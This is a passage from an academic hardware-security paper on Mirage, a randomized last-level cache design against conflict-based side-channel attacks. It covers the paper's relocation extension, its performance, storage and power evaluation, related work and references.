The default design for Mirage consists of 6 extra ways / skew (75% extra tags) that avoids SAE for well beyond the system lifetime. If Mirage is implemented with fewer extra tags (e.g. 4 extra ways/skew or 50% extra tags), it can encounter SAE as frequently as once in 0.16 seconds. To avoid an SAE even if only 50% extra tags are provisioned in Mirage, we propose an extension of Mirage that relocates conflicting lines to alternative sets in the other skew, much like Cuckoo Hashing [36]. We call this extension *Cuckoo-Relocation*.

7.1 Design of Cuckoo-Relocation

We explain the design of Cuckoo-Relocation using an example shown in Figure 11. An SAE is required when an incoming line (Line Z) gets mapped in both skews to sets that have no invalid tags (Figure 11(a)). To avoid an SAE, we need an invalid tag in either of these sets. To create such an invalid tag, we randomly select a candidate line (Figure 11(b)) from either of these sets and relocate it to its alternative location in the other skew. If this candidate maps to a set with an invalid tag in the other skew, the relocation leaves behind an invalid tag in the original set, in which the line to be installed can be accommodated without an SAE, as shown in Figure 11(c). If the relocation fails as the alternative set is full, it can be attempted again with successive candidates till a certain number of maximum tries, after which an SAE is incurred. For Mirage with 50% extra tags, an SAE is infrequent even without relocation (less than once in 100 million installs). So in the scenario where an SAE is required, it is likely that other sets have invalid tags and relocation succeeds.




Figure 11: Cuckoo Relocation, a technique to avoid an SAE if Mirage is implemented with 50% extra tags.

7.2 Results: Impact of Relocation on SAE

For Mirage with 50% extra tags, the chance that a relocation fails is approximately $p = 1/\text{sets per skew}$. This is because, at the time of an SAE (happens once in 100 million installs), it is likely that the only full sets are the ones that are currently indexed (i.e. only 1 set per skew is full). For relocation to fail for a candidate, the chance that its alternative set is full is hence approximately $p = 1/\text{sets per skew}$. After n relocation attempts, the chance that all relocation attempts fail and an SAE is incurred, is approximately p^n.

Table 5 shows the rate of SAE for Mirage with 50% extra tags and Cuckoo-Relocation, as the maximum number of relocation attempts is varied. Attempting relocation for up to 3 lines is sufficient to ensure that an SAE does not occur in system-lifetime (SAE occurs once in 22000 years). We note that attempting relocation for up to 3 lines can be done in the shadow of a memory access on a cache-miss.

Table 5: Frequency of SAE in Mirage with 50% extra tags (4 extra ways/skew) as number of relocation attempts increase

Max Relocations	0	1	2	3
Installs per SAE	2×10^8	3×10^{12}	4×10^{16}	7×10^{20}
Time per SAE	0.16 seconds	45 minutes	1.3 years	22,000 years

7.3 Security Implications of Relocation

For Mirage with 50% extra tags, up to 3 cuckoo relocation are done in the shadow of memory access on a cache-miss. A typical adversary, capable of only monitoring load latency or execution time, gains no information about when or where relocations occur as – (1) Relocations do not stall the processor or cause memory traffic, they only rearrange cache entries within the tag-store; (2) A relocation occurs infrequently (once in 100 million installs) and any resultant change in occupancy of a set has a negligible effect on the probability of an SAE. If a future adversary develops the ability to precisely monitor cache queues and learn when a relocation occurs to perceive a potential conflict, we recommend implementing Mirage with a sufficient extra tags (e.g. 75% extra tags) such that no relocations are needed in the system lifetime.

8 Performance Analysis

In this section, we analyze the impact of Mirage on cache misses and system performance. As relocations are uncommon, we observe that performance is virtually identical for both with and without relocations. So, we discuss the key results only for the default Mirage design (75% extra tags).

8.1 Methodology

Similar to prior works on randomized caches [39, 40, 51, 57], we use a micro-architecture simulator to evaluate performance. We use an in-house simulator that models an inclusive 3-level cache hierarchy (with private L1/L2 caches and shared L3 cache) and DRAM in detail, and has in-order x86 cores supporting a subset of the instruction-set. The simulator input is a 1 billion instructions long program execution-trace (consisting of instructions and memory-addresses), chosen from a representative phase of a program using the Simpoints sampling methodology [48] and obtained using an Intel Pintool [30]. We validated the results of our simulator with RISC-V RTL (Appendix A) and Gem5 (Appendix B) simulations.

As our baseline, we use a non-secure 16-way, 16MB set-associative LLC configured as shown in Table 6. For Mirage, we estimate the LLC access latency using RTL-synthesis of the cache-lookup circuit (Section 8.2) and Cacti-6.0 [34] (a tool that reports timing, area, and power for caches), and show that it requires 4 extra cycles compared to the baseline (3-cycles for PRINCE cipher and 1 extra cycle for tag and data lookup). For comparisons with the prior state-of-the-art, we implement Scatter-Cache with 2-skews, 8 ways/skew and use PRINCE cipher for the hash function for set-index derivation, that adds 3 cycles to lookups compared to baseline (to avoid an unfair advantage to Mirage, as Scatter-Cache [57] originally used a 5-cycle QARMA-64 cipher). We evaluate 58 workloads, including all 29 SPEC CPU2006 benchmarks (each has 8 duplicate copies running on 8 cores) and 29 mixed workloads (each has 8 randomly chosen SPEC benchmarks) All performance averages reported in subsequent sections are averaged over all 58 workloads, unless mentioned otherwise.

Table 6: Baseline System Configuration

Processor and Last-level Cache	
Core	8-cores, In-order Execution, 3GHz
L1 and L2 Cache Per Core	L1-32KB, L2-256KB, 8-way, 64B linesize
LLC (shared across cores)	16MB, 16-way Set-Associative, 64B linesize
	LRU Replacement Policy, 24 cycle lookup
DRAM Memory-System	
Frequency, tCL-tRCD-tRP	800 MHz (DDR 1.6 GHz), 9-9-9 ns
DRAM Organization	2-channel (8-Banks each), 2KB Row-Buffer

8.2 Synthesis Results for Cache Access Latency

Compared to the baseline, the cache access in Mirage additionally requires (a) set-index computation using the PRINCE cipher based hash-function, (b) look-up of 8-12 extra ways of the tag-store, and (c) FPTR-based indirection on a hit to access the data. We synthesized the RTL for the set-index derivation function with a 12-round PRINCE cipher [9] based on a public VHDL implementation [22], using Synopsys Design Compiler and FreePDK 15nm gate library [31]. A 3-stage pipelined implementation (with 4 cipher rounds/stage) has a delay of 320ps per stage (which is less than a cycle period). Hence, we add 3 cycles to the LLC access latency for Mirage (and Scatter-Cache), compared to the baseline.

We also synthesized the RTL for FPTR-indirection circuit consisting of AND and OR gates that select the FPTR value of the hitting way among the accessed tags, and a 4-to-16 decoder to select the data-store way using the lower 4-bits of the FPTR (the remaining FPTR-bits form the data-store set-index); the circuit has a maximum delay of 72ps. Using Cactii-6.0 [34], we estimate that lookup of up to 16 extra ways from the tag-store further adds 200ps delay in 32nm technology. To accommodate the indirection and tag lookup delays, we increase the LLC-access latency for Mirage further by 1 cycle (333ps). Overall, Mirage incurs 4 extra cycles for cache-accesses compared to the baseline. Note that the RPTR-lookup and the logic for skew-selection (counting valid bits in the indexed set for each skew and comparing) require simple circuitry with a delay less than 1 cycle. These operations are only required on a cache-miss and performed in the background while the DRAM-access completes.

Table 7: Average LLC MPKI of Mirage and Scatter-Cache

Workloads	**Baseline**	**Mirage**	**Scatter-Cache**
SpecInt-12	10.79	11.23	11.23
SpecFp-17	8.82	8.51	8.51
Mix-29	9.52	9.97	9.97
All-58	9.58	9.80	9.80

8.3 Impact on Cache Misses

Table 7 shows LLC Misses Per 1000 Instructions (MPKI) for the non-secure Baseline, Mirage, and Scatter-Cache averaged for each workload suite. We observe that all LLC-misses in Mirage in all workloads result in Global Evictions (no SAE), in line with our security analysis.[6] Compared to the Baseline, Mirage incurs 2.4% more misses on average (0.2 MPKI extra) as the globally-random evictions from the data-store lack the intelligence of the baseline LRU policy that preserves addresses likely to be re-used. The miss count for Scatter-Cache

[6] Workloads typically do not always access random addresses. But the randomized cache-set mapping used in Mirage ensures accesses always map to random cache-sets, which allows the load-balancing skew-selection to maintain the availability of invalid tags across sets and prevent any SAE.




Figure 12: Performance of Mirage and Scatter-Cache normalized to Non-Secure Baseline (using weighted speedup metric). Over 58 workloads, Mirage has a slowdown of 2%, while Scatter-Cache has a slowdown of 1.7% compared to the Non-Secure LLC.

is similar to Mirage as it uses randomized set-indexing that causes randomized evictions with similar performance implications (however note that all its evictions are SAE that leak information). We observe that randomization can increase or decrease conflict misses for different workloads: e.g., Mirage and Scatter-Cache increase misses by 7% for *mcf* and *xalanc* while reducing them by 30% for *sphinx* compared to baseline.

8.4 Impact on Performance

Figure 12 shows the relative performance for Mirage and Scatter-Cache normalized to the non-secure baseline (based on the *weighted speedup*[7] metric). On average, Mirage incurs a 2% slowdown due to two factors: increased LLC misses and a 4 cycle higher LLC access latency compared to the baseline. For workloads such as *mcf* or *omnet*, Mirage increases both the LLC misses and access latency compared to a non-secure LLC and hence causes 6% to 7% slowdown. On the other hand, for workloads such as *sphinx*, *dealII* and *gcc*, Mirage reduces LLC-misses and improves performance by 5% to 19%. In comparison, Scatter-Cache has a lower slowdown of 1.7% on average despite having similar cache-misses, as it requires 1 cycle less than Mirage for cache accesses (while both incur the cipher latency for set-index calculation, Mirage requires an extra cycle for additional tag-lookups and indirection).

8.5 Sensitivity to Cache Size

Figure 13 shows the performance of Mirage and Scatter-Cache for LLC sizes of 2MB to 64MB, each normalized to a non-secure design of the same size. As cache size increases, the slowdown for Mirage increases from 0.7% for a 2MB cache to 3.2% for a 64MB cache. This is because larger caches have a higher fraction of faster cache-hits that causes the increase in access-latency to have a higher performance impact. Similarly, the slowdown for Scatter-Cache increases from 0.5% to 2.8% and is always within 0.4% of Mirage.

[7] $Weighted\text{-}Speedup = \sum_{i=0}^{N-1} IPC\text{-}MC_i / IPC\text{-}SC_i$ is a popular throughput metric for fair evaluation of N-program workloads [50], where *IPC* stands for Instructions per Cycle, $IPC\text{-}MC_i$ is the IPC of a program-i in multi-program setting, and $IPC\text{-}SC_i$ is the IPC of program-i running alone on the system. Using *Raw-IPC* as the throughput metric, the slowdown decreases by 0.2%.




Figure 13: Sensitivity of Performance to Cache-Size.

8.6 Sensitivity to Cipher Latency

Figure 14 shows the performance of Mirage and Scatter-Cache normalized to a non-secure baseline LLC, as the latency of the cipher (used to compute the randomized hash of addresses) varies from 1 to 5 cycles. By default, Mirage and Scatter-Cache evaluations in this paper use a 3-cycle PRINCE-cipher [9] (as described in Section 8.2), resulting in slowdowns of 2% and 1.7% respectively. Alternatively, a cipher like QARMA-64 [3] (that was used in the Scatter-Cache paper and assumed to have 5 cycle latency [57]) can also be used in Mirage; this causes Mirage and Scatter-Cache to have higher slowdowns of 2.4% and 2.2%. Similarly, future works may design faster randomizing-functions for set-index calculations in randomized caches; a 1-cycle latency randomizing function can reduce slowdown of Mirage and Scatter-Cache to 1.5% and 1.2% respectively. The study of faster randomizing functions for Mirage that also have robust randomization that prevents an adversary from discovering eviction-sets via *shortcut attacks* [37] is an important direction for future work.




Figure 14: Sensitivity of Performance to Cipher Latency.

9 Cost Analysis

For analyzing the storage and power overheads of Mirage, we distinguish the two versions of our design as, *Mirage* (default design with 75% extra tags) and *Mirage-Lite* (with 50% extra tags and relocation).

9.1 Storage Overheads

The storage overheads in Mirage are due to (1) extra tag-entries, and (2) FPTR and RPTR, the pointers between tag/data entries, and (3) tag-bits storing full 40-bit line-address (for 46-bit physical address space) to enable address generation for write-backs. This causes a storage overhead of 20% for Mirage and 17% for Mirage-Lite compared to the non-secure baseline, as shown in Table 8. These overheads are dependent on cache linesize as the relative size of tag-store compared to the data-store reduces at a larger linesize. While we use 64B linesize, a 128B linesize like IBM's Power9 CPUs [58] would reduce these overheads to 9-10% and a 256B linesize would reduce these to 4-5%.

The storage overhead in Mirage is the main driver behind the area overhead, as the extra storage requires millions of gates, whereas all other extra logic for FPTR/RPTR-indirection, PRINCE cipher, etc., can be implemented in few thousand gates (as shown in Section 9.3). Using CACTI-6.0 [34], we estimate that an LLC requiring 20% extra storage consumes approximately 22% extra area. In terms of a storage-neutral comparison, Mirage has an average slowdown <3.5% compared to a non-secure LLC with 20% more capacity.

Table 8: Storage Overheads in Mirage for 64B linesize

Cache Size		**Baseline**	**Mirage**	**Mirage-Lite**
16MB		Set	2 skews x	2 skews x
(16,384 Sets)		Associative	14 ways/skew	12 ways/skew
Tag Entry	Tag-Bits	26	40	40
	Status(V,D)	2	2	2
	FPTR	–	18	18
	SDID	–	8	8
	Bits/Entry	28	68	68
	Tag Entries	262,144	458,752	393,216
Tag-Store Size		**896 KB**	**3808 KB**	**3264 KB**
Data Entry	Data-Bits	512	512	512
	RPTR	–	19	19
	Bits/Entry	512	531	531
	Data Entries	262,144	262,144	262,144
Data-Store Size		**16,384 KB**	**16,992 KB**	**16,992 KB**
Total Storage		**17,280 KB (100%)**	**20,800 KB (120%)**	**20,256 KB (117%)**

9.2 Power Consumption Overheads

The larger tag-store in Mirage has a higher static leakage power when idle and also consumes more energy per read/write access. Table 9 shows the static and dynamic power consumption for Mirage in 32nm technology estimated using CACTI-6.0 [34], which reports the energy/access and static leakage power consumption for different cache organizations. We observe the LLC power is largely dominated by the static leakage power compared to dynamic power (in line with prior CPU power modeling studies [16]). The static power in Mirage (reported by CACTI) increases by 3.5-4.1W (18%-21%) in proportion to the storage overheads, whereas the dynamic power, calculated by multiplying the energy/access (from CACTI) by the total LLC-accesses per second (from our simulations), shows an insignificant increase of 0.02W on average. The increase in LLC power consumption of 4W (21%) in Mirage is quite small compared to the overall chip power budget, with comparable modern 8-core Intel/AMD CPUs having power budgets of 95-140W [2].

Table 9: Energy and Power Consumption for Mirage

Design	**Energy / Access (nJ)**	**Dynamic Power (W)**	**Static Leakage Power (W)**	**Total Power (W)**
Baseline	0.61	0.06	19.2	19.3
Mirage	0.78	0.08	23.3	23.4
Mirage-Lite	0.73	0.08	22.7	22.8

9.3 Logic Overheads

Mirage requires extra logic for the set-index computation using the randomizing hash-function and FPTR-indirection on cache-lookups, and for load-aware skew-selection and RPTR-indirection based tag-invalidation on a cache-miss. Our synthesis results in 15nm technology show that the PRINCE-based randomizing hash-function occupies 5460 um^2 area or 27766 Gate-Equivalents (GE - number of equivalent 2-input NAND gates) and the FPTR-indirection based lookup circuit requires 132 um^2 area or 670 GE. The load-aware skew-selection circuit (counting 1s among valid bits of 14 tags from the indexed set in each skew, followed by a 4-bit comparison) requires 60 um^2 or 307 GE, while the RPTR-lookup circuit complexity is similar to the FPTR-lookup. Overall, all of the extra logic (including the extra control state-machine) can fit in less than 35,000 GE, occupying a negligible area compared to the several million gates required for the LLC.

10 Related Work

Cache design for reducing conflicts (for performance or security) has been an active area of research. In this section, we compare and contrast Mirage with closely related proposals.

10.1 Secure Caches with High Associativity

The concept of cache location randomization for guarding against cache attacks was pioneered almost a decade ago, with **RPCache** [54] and **NewCache** [55], for protecting L1 caches. Conceptually, such designs have an indirection-table that is consulted on each cache-access, that allows mapping an address to any cache location. While such designs can be implemented for L1-Caches, there are practical challenges when they are extended to large shared LLCs. For instance, the indirection-tables themselves need to be protected from conflicts if they are shared among different processes. While RP-Cache prevents this by maintaining per-process tables for the L1 cache, such an approach does not scale to the LLC that may be used by several hundred processes at a time. NewCache avoids conflicts among table-entries by using a Content-Addressable-Memory (CAM) to enable a fully-associative design for the table. However, such a design is not practical for LLCs, which have tens of thousands of lines, as it would impose impractically high power overheads. While Mirage also relies on indirection for randomization, it eliminates conflicts algorithmically using load-balancing techniques, rather than relying on per-process isolation that requires OS-intervention, or impractical fully-associative lookups and CAMs.

Phantom-Cache [51] is a recent design that installs an incoming line in 1 of 8 randomly chosen sets in the cache, each with 16-ways, conceptually increasing the associativity to 128. However, this design requires accessing 128 locations on each cache access to check if an address is in the cache or not, resulting in a high power overhead of 67% [51]. Moreover, this design is potentially vulnerable to future eviction set discovery algorithms as it selects a victim line from only a subset of the cache lines. In comparison, Mirage provides the security of a fully-associative cache where any eviction-set discovery is futile, with practical overheads.

HybCache [12] is a recent design providing fully-associative mapping for a subset of the cache (1–3 ways), to make a subset of the processes that map their data to this cache region immune to eviction-set discovery. However, the authors state that "applying such a design to an LLC or a large cache in general is expensive" [12]. For example, implementing a fully-associative mapping in 1 way of the LLC would require parallel access to >2000 locations per cache-lookup that would considerably increase the cache power and access latency). In contrast, Mirage provides security of a fully-associative design for the LLC with practical overheads, while accessing only 24–28 locations per lookup.

10.2 Cache Associativity for Performance

V-Way Cache [41], which is the inspiration for our design, also uses pointer-based indirection and extra tags to reduce set-conflicts – but it does not eliminate them. V-Way Cache uses a set-associative tag-store, which means it is still vulnerable to set-conflict based attacks, identical to a traditional set-associative cache. Mirage builds on this design and incorporates skewed associativity and load-balancing skew-selection to ensure set-conflicts do not occur in system-lifetime.

Z-Cache [45] increases associativity by generating a larger pool of replacement candidates using a tag-store walk and performing a sequence of line-relocations to evict the best victim. However, this design still selects replacement candidates from a small number of resident lines (up to 64), limited by the number of relocations it can perform at a time. As a result, a few lines can still form an eviction set, which could potentially be learned by attacks. Whereas, Mirage selects victims globally from all lines in the cache, eliminating eviction-sets.

Indirect Index Cache [21] is a fully-associative design that uses indirection to decouple the tag-store from data-blocks and has a tag-store designed as a hash-table with chaining to avoid tag-conflicts. However, such a design introduces variable latency for cache-hits and hence is not secure. While Mirage also uses indirection, it leverages extra tags and power of 2 choices based load-balancing, to provide security by eliminating tag-conflicts and retaining constant hit latency.

Cuckoo Directory [15] enables high associativity for cache-directories by over-provisioning entries similar to our work and using cuckoo-hashing to reduce set-conflicts. **SecDir** [62] also applies cuckoo-hashing to protect directories from conflict-based attacks [61]. However, cuckoo-hashing alone is insufficient for conflict-elimination. Such designs impose a limit on the maximum number of cuckoo relocations they attempt (e.g. 32), beyond which they still incur an SAE. In comparison, load-balancing skew selection, the primary mechanism for conflict-elimination in Mirage, is more robust at eliminating conflicts as it can ensure no SAE is likely to occur in system-lifetime with 75% extra tags.

10.3 Isolation-based Defenses for Set-Conflicts

Isolation-based defenses attempt to preserve the victim lines in the cache and prevent conflicts with the attacker lines. Prior approaches have partitioned the cache by sets [10, 42] or ways [26, 28, 54, 64] to isolate security-critical processes from potential adversaries. However, such approaches result in sub-optimal usage of cache space and are unlikely to scale as the number of cores on a system grows (for example, 16-way cache for a 64-core system). Other mechanisms explicitly lock security-critical lines in the cache [25, 54], or leverage hardware transactional memory [17] or replacement policy [59] to preserve security-critical lines in the cache. However, such approaches require the classification of security-critical processes to be performed by the user or by the Operating-System. In contrast to all these approaches, Mirage provides robust and low-overhead security through randomization and global evictions, without relying on partitioning or OS-intervention.

11 Conclusion

Shared LLCs are vulnerable to conflict-based attacks. Existing randomized LLC defenses continue to be broken with advances in eviction-set discovery algorithms. We propose Mirage as a principled defense against such attacks. Providing the illusion of a fully-associative cache with random-replacement, Mirage guarantees the eviction of a random line on every cache-fill that leaks no address information, for $10^4 - 10^{17}$ years. Mirage achieves this strong security with 2% slowdown and modest area overhead of 17-20%, compared to a non-secure set-associative LLC. Thus, Mirage provides a considerable safeguard against current eviction-set discovery algorithms and potentially against even future advances.

Acknowledgments

We thank Ananda Samajdar for help in setting up the RTL synthesis tool-chain. We also thank the anonymous reviewers and members of Memory Systems Lab, Georgia Tech for their feedback. This work was supported in part by SRC/DARPA Center for Research on Intelligent Storage and Processing-in-memory (CRISP) and a gift from Intel. Gururaj Saileshwar is partly supported by an IISP Cybersecurity PhD Fellowship.

References

[1] David H Albonesi. An architectural and circuit-level approach to improving the energy efficiency of microprocessor memory structures. In *VLSI: Systems on a Chip*, pages 192–205. Springer, 2000.

[2] AnandTech. Intel 9th Generation Power Consumption. https://www.anandtech.com/show/13400/intel-9th-gen-core-i9-9900k-i7-9700k-i5-9600k-review/21.

[3] Roberto Avanzi. The qarma block cipher family. almost mds matrices over rings with zero divisors, nearly symmetric even-mansour constructions with non-involutory central rounds, and search heuristics for low-latency s-boxes. *IACR Transactions on Symmetric Cryptology*, pages 4–44, 2017.

[4] Yossi Azar, Andrei Z Broder, Anna R Karlin, and Eli Upfal. Balanced allocations. *SIAM journal on computing*, 29(1):180–200, 1999.

[5] Daniel J. Bernstein. Cache-timing attacks on AES. 2005.

[6] David Biancolin, Sagar Karandikar, Donggyu Kim, Jack Koenig, Andrew Waterman, Jonathan Bachrach, and Krste Asanovic. Fased: Fpga-accelerated simulation and evaluation of dram. In *Proceedings of the 2019 ACM/SIGDA International Symposium on Field-Programmable Gate Arrays*, pages 330–339, 2019.

[7] Nathan Binkert, Bradford Beckmann, Gabriel Black, Steven K Reinhardt, Ali Saidi, Arkaprava Basu, Joel Hestness, Derek R Hower, Tushar Krishna, Somayeh Sardashti, et al. The gem5 simulator. *ACM SIGARCH computer architecture news*, 39(2):1–7, 2011.

[8] Rahul Bodduna, Vinod Ganesan, Patanjali SLPSK, Kamakoti Veezhinathan, and Chester Rebeiro. Brutus: Refuting the security claims of the cache timing randomization countermeasure proposed in ceaser. *IEEE Computer Architecture Letters*, 19(1):9–12, 2020.

[9] Julia Borghoff, Anne Canteaut, Tim Güneysu, Elif Bilge Kavun, Miroslav Knezevic, Lars R Knudsen, Gregor Leander, Ventzislav Nikov, Christof Paar, Christian Rechberger, et al. PRINCE–a low-latency block cipher for pervasive computing applications. In *International conference on the theory and application of cryptology and information security*, pages 208–225. Springer, 2012.

[10] Thomas Bourgeat, Ilia Lebedev, Andrew Wright, Sizhuo Zhang, and Srinivas Devadas. Mi6: Secure enclaves in a speculative out-of-order processor. In *MICRO*, 2019.

[11] Samira Briongos, Pedro Malagón, José M Moya, and Thomas Eisenbarth. Reload+ refresh: Abusing cache replacement policies to perform stealthy cache attacks. In *29th USENIX Security Symposium (USENIX Security 20)*, 2020.

[12] Ghada Dessouky, Tommaso Frassetto, and Ahmad-Reza Sadeghi. Hybcache: Hybrid side-channel-resilient caches for trusted execution environments. In *29th USENIX Security Symposium (USENIX Security 20)*, 2020.

[13] Craig Disselkoen, David Kohlbrenner, Leo Porter, and Dean Tullsen. Prime+ abort: A timer-free high-precision l3 cache attack using Intel TSX. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 51–67, 2017.

[14] John H. Edmondson, Paul I. Rubinfeld, Peter J. Bannon, Bradley J. Benschneider, Debra Bernstein, Ruben W. Castelino, Elizabeth M. Cooper, Daniel E. Dever, Dale R. Donchin, Timothy C. Fischer, et al. Internal organization of the alpha 21164, a 300-mhz 64-bit quad-issue cmos risc microprocessor. *Digital Technical Journal*, 7(1), 1995.

[15] Michael Ferdman, Pejman Lotfi-Kamran, Ken Balet, and Babak Falsafi. Cuckoo directory: A scalable directory for many-core systems. In *2011 IEEE 17th International Symposium on High Performance Computer Architecture*, pages 169–180. IEEE, 2011.

[16] Bhavishya Goel and Sally A McKee. A methodology for modeling dynamic and static power consumption for multicore processors. In *2016 IEEE International Parallel and Distributed Processing Symposium (IPDPS)*, pages 273–282. IEEE, 2016.

[17] Daniel Gruss, Julian Lettner, Felix Schuster, Olya Ohrimenko, Istvan Haller, and Manuel Costa. Strong and efficient cache side-channel protection using hardware transactional memory. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 217–233, 2017.

[18] Daniel Gruss, Clémentine Maurice, Anders Fogh, Moritz Lipp, and Stefan Mangard. Prefetch side-channel attacks: Bypassing smap and kernel aslr. In *Proceedings of the 2016 ACM SIGSAC conference on computer and communications security*, pages 368–379, 2016.

[19] Daniel Gruss, Clémentine Maurice, Klaus Wagner, and Stefan Mangard. Flush+ flush: a fast and stealthy cache attack. In *DIMVA*, 2016.

[20] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache template attacks: Automating attacks on inclusive last-level caches. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 897–912, 2015.

[21] Erik G Hallnor and Steven K Reinhardt. A fully associative software-managed cache design. In *Proceedings of 27th International Symposium on Computer Architecture*, pages 107–116. IEEE, 2000.

[22] Julian Harttung. PRINCE Cipher VHDL implementation. https://github.com/huljar/prince-vhdl.

[23] Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. Cross processor cache attacks. In *Proceedings of the 11th ACM on Asia conference on computer and communications security*, pages 353–364, 2016.

[24] Sagar Karandikar, Howard Mao, Donggyu Kim, David Biancolin, Alon Amid, Dayeol Lee, Nathan Pemberton, Emmanuel Amaro, Colin Schmidt, Aditya Chopra, et al. Firesim: Fpga-accelerated cycle-exact scale-out system simulation in the public cloud. In *2018 ACM/IEEE 45th Annual International Symposium on Computer Architecture (ISCA)*, pages 29–42. IEEE, 2018.

[25] Taesoo Kim, Marcus Peinado, and Gloria Mainar-Ruiz. STEALTHMEM: System-level protection against cache-based side channel attacks in the cloud. In *21st USENIX Security Symposium (USENIX Security 12)*, 2012.

[26] Vladimir Kiriansky, Ilia Lebedev, Saman Amarasinghe, Srinivas Devadas, and Joel Emer. DAWG: A Defense Against Cache Timing Attacks in Speculative Execution Processors. In *MICRO*, 2018.

[27] David Lilja. *Measuring Computer Performance*, pages 228–229. Cambridge University Press, 2000.

[28] Fangfei Liu, Qian Ge, Yuval Yarom, Frank Mckeen, Carlos Rozas, Gernot Heiser, and Ruby B Lee. Catalyst: Defeating last-level cache side channel attacks in cloud computing. In *2016 IEEE international symposium on high performance computer architecture (HPCA)*, pages 406–418. IEEE, 2016.

[29] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B Lee. Last-level cache side-channel attacks are practical. In *Security and Privacy (SP), 2015 IEEE Symposium on*, pages 605–622. IEEE, 2015.

[30] Chi-Keung Luk, Robert Cohn, Robert Muth, Harish Patil, Artur Klauser, Geoff Lowney, Steven Wallace, Vijay Janapa Reddi, and Kim Hazelwood. Pin: building customized program analysis tools with dynamic instrumentation. *Acm sigplan notices*, 40(6):190–200, 2005.

[31] Mayler Martins, Jody Maick Matos, Renato P Ribas, André Reis, Guilherme Schlinker, Lucio Rech, and Jens Michelsen. Open cell library in 15nm FreePDK technology. In *ISPD'15*, pages 171–178, 2015.

[32] Michael Mitzenmacher. *The Power of Two Choices in Randomized Load Balancing*. PhD thesis, University of California at Berkeley, 1996.

[33] Michael Mitzenmacher. The power of two choices in randomized load balancing. *IEEE Transactions on Parallel and Distributed Systems*, 12(10):1094–1104, 2001.

[34] Naveen Muralimanohar, Rajeev Balasubramonian, and Norman P Jouppi. Cacti 6.0: A tool to model large caches. *HP laboratories*, 27:28, 2009.

[35] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache attacks and countermeasures: The case of aes. In *Proceedings of the 2006 The Cryptographers' Track at the RSA Conference on Topics in Cryptology*, CT-RSA'06, 2006.

[36] Rasmus Pagh and Flemming Friche Rodler. Cuckoo hashing. In *European Symposium on Algorithms*, pages 121–133. Springer, 2001.

[37] Antoon Purnal, Lukas Giner, Daniel Gruss, and Ingrid Verbauwhede. Systematic analysis of randomization-based protected cache architectures. In *42th IEEE Symposium on Security and Privacy*, 2020.

[38] Antoon Purnal and Ingrid Verbauwhede. Advanced profiling for probabilistic prime+ probe attacks and covert channels in scattercache. *arXiv preprint arXiv:1908.03383*, 2019.

[39] Moinuddin K. Qureshi. CEASER: Mitigating conflict-based cache attacks via dynamically encrypted address. In *MICRO'18*, 2018.

[40] Moinuddin K. Qureshi. New attacks and defense for encrypted-address cache. In *ISCA'19*, 2019.

[41] Moinuddin K Qureshi, David Thompson, and Yale N Patt. The V-Way cache: demand-based associativity via global replacement. In *32nd International Symposium on Computer Architecture (ISCA'05)*, 2005.

[42] Himanshu Raj, Ripal Nathuji, Abhishek Singh, and Paul England. Resource management for isolation enhanced cloud services. In *Proceedings of the 2009 ACM workshop on Cloud computing security*, 2009.

[43] Andrea W Richa, M Mitzenmacher, and R Sitaraman. The power of two random choices: A survey of techniques and results. *Combinatorial Optimization*, 9:255–304, 2001.

[44] Thomas Ristenpart, Eran Tromer, Hovav Shacham, and Stefan Savage. Hey, you, get off of my cloud: Exploring information leakage in third-party compute clouds. In *Proceedings of the 16th ACM Conference on Computer and Communications Security*, CCS '09, 2009.

[45] Daniel Sanchez and Christos Kozyrakis. The zcache: Decoupling ways and associativity. In *2010 43rd Annual IEEE/ACM International Symposium on Microarchitecture*, pages 187–198. IEEE, 2010.

[46] Michael Schwarz, Martin Schwarzl, Moritz Lipp, Jon Masters, and Daniel Gruss. Netspectre: Read arbitrary memory over network. In *European Symposium on Research in Computer Security*, pages 279–299, 2019.

